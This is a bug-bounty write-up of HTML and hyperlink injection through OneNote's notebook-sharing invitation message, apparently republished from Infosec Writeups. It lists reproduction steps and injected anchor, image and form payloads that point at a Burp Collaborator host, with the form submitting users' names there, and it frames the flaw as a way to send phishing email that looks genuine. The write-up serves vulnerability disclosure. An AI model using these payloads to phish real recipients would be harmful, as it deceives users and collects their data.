HTML and Hyperlink Injection via Share Option In Microsoft Onenote Application
Hyperlink Injection it’s when attacker injecting a malicious link when sending an email invitation. HTML injection attack is injecting HTML code through the vulnerable parts of the website. The Malicious user sends HTML code through any vulnerable field with a purpose to change the website’s design or any information, that is displayed to the user. It is possible to inject html code in the message filed, which can be used to redirect user to malicious website and also causes change of website content via tag.
- Hyperlink injection in the email can lead to phishing via email directly to users.
- Attacker can share one with fake titles like “You have won 1000 RS. Click to claim”.
- And in the mail, itself due to HTML injection, it is possible to inject HTML code and make the URL Hyperlink. Which can be further added to make fake emails.
- In the mail header itself shows via outlook.com, which makes the email genuine.
- Only thing attacker need is a email and in case of company (organization email) this can be used bypass the phishing protections. HTML injection in the using tag for href attribute can be used for redirecting user to fake IP or redirect traffic to any IP , which can further redirect the traffic to domain .
- Fake links can be used for collecting user information such as IP address and browser info via user agent and location. By putting tags it can lead to partial defacement by changing the font size and look.
- Only thing attacker need is a email and in case of company (organisation email) this can be used bypass the phishing protections.
Steps to Reproduce:
- Create New Notebook and login via [email protected] user.
- Click on share in the right corner. In the `Sharing Options > Invite People to Notebook.

- Then Type Email and Include Message.
- In the include message enter any of the below mentioned payload:

1) HTML <a> Tag: <a href=”https://burpcollaboratorlink.burpcollaborator.net"> Click to win</a>
2) Image Tag: <img src=”https://burpcollaboratorlink.burpcollaborator.net">
3) HTML FORM:
< html>
< body>
< h2 >HTML Forms< /h2 >
< form action="burp-coolaborator.burpcollaborator.net">
< label for="fname">First name:< /label>< br>
< input type="text" id="fname" name="fname" value="John">< br>
< label for="lname">Last name:< /label>< br>
< input type="text" id="lname" name="lname" value="Doe">< br>< br>
< input type="submit" value="Submit">
< /form>
< p>Click to win< /p>
< /body>
< /html>
- Share it with the victims.

- Check the phishing email on outlook.


- Check the email on gmail.

- Once victim will click on the link it will be redirected to malicious website.
Impact
- HTML injection in the using tag for href attribute can be used for redirecting user to fake IP or redirect traffic to any IP , which can further redirect the traffic to domain .
- Fake links can be used for collecting user information such as IP address and browser info via user agent and location.

Once the issue was fixed it was marked as out of scope by the MSRC program.
From Infosec Writeups: A lot is coming up in the Infosec every day that it’s hard to keep up with. Join our weekly newsletter to get all the latest Infosec trends in the form of 5 articles, 4 Threads, 3 videos, 2 Github Repos and tools, and 1 job alert for FREE! https://weekly.infosecwriteups.com/